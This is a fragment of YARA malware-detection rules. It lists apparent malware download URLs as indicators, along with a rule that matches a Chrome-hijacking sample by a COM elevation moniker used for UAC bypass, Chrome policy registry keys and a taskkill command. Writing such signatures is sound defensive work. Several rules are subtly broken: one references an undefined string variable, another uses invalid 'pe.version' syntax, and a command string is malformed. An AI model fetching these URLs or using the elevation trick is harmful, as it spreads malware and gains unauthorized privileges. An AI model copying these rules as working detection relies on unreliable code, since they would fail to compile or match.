$u20= "http://i.spesgrt.com/lqosko/p18j/customer3.exe"

$u21= "http://everestsoftrade.net/Toner-RecoverSetup.exe"

$u22= "http://136.144.41.201/WW/kaguya.exe"

$u23=
"https://cdn.discordapp.com/attachments/855697945679888404/864895330696953876/bacon.bmp"

$p="Crypto++ RNG"

condition:
    $snowman or $snowmanHex or $host or (1 of ($d0,$d1,$d2,
$u1,$u2,$u3,$u4,$u5,$u6,$u7,$u8,$u9,$u10,$u11,$u12,$u13,$u14,$u15,$u16,$u17,$u18,$u19,$u20,$u21,$u22,$u23,$p))
}

rule section
{
    condition:
        (pe.number_of_sections == 5 or (pe.version_info["CompanyName"] contains "TN MaxHolder") and
pe.version["10.24.0.1"]) and pe.EXECUTABLE_IMAGE
    }

rule dM5ry0{
    strings:
        $s0="Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"

wide ascii

        $s1="SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Google
Chrome"

        $s2="SOFTWARE\\Policies\\Google\\Chrome\\ExtensionInstallWhitelist"

        $s3="cmd.exe /c taskkill /f /im /chrome.exe"

        $ex = "colgdljdieibnaccfdcdbpdffofkfeb"

    condition:
        $s or $s1 or $s2 or $s3 or $ex
}

```